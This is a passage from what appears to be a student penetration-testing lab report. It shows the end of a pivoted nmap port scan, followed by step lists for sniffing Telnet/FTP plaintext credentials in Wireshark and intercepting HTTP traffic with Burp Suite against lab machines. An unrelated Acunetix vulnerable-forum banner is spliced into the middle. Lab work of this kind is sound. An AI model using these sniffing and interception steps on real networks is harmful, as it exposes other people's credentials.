80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.11 seconds

```

Proxychains nmap scan of 10.10.10.5 — all open ports visible including HFS on port 80

Result: Full port scan of the Windows machine (10.10.10.5) completed via pivot through Metasploitable. HFS service discovered on port 80, which was then exploited (Section 7).

8. Network Traffic Sniffing


Network sniffing captures packets flowing through a network interface, revealing plaintext credentials, session data, and other sensitive information.

8.1 Wireshark — Packet Capture


Wireshark was launched on the Kali machine to capture traffic on the eth0 interface (VLAN1 network). When the Telnet session was active, all data including login credentials was visible in plaintext in Wireshark.

Steps:

- Step 1: Run wireshark from terminal
- Step 2: Select eth0 interface (192.168.50.2)
- Step 3: Start capture
- Step 4: Filter by protocol: telnet or ftp
- Step 5: Follow TCP stream to see plaintext credentials




Wireshark launched — eth0 interface selected for packet capture





Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



Captured packets showing Telnet/FTP plaintext data




8.2 Burp Suite — HTTP Traffic Interception


Burp Suite was configured as a proxy to intercept and analyze HTTP traffic to the Metasploitable web server. This allows viewing and modifying web requests before they reach the server — useful for finding web vulnerabilities like SQL Injection, XSS, etc.

Steps:


- Step 1: Launch Burp Suite from Kali
- Step 2: Set up browser proxy to 127.0.0.1:8080
- Step 3: Navigate to `http://192.168.50.3` in browser
- Step 4: Burp intercepts all HTTP requests
- Step 5: Analyze headers, cookies, POST data in Burp Proxy tab



Burp Suite launched — Proxy interceptor active




Browser configured with Burp proxy — intercepting HTTP traffic to Metasploitable





HTTP request intercepted by Burp — headers and parameters visible


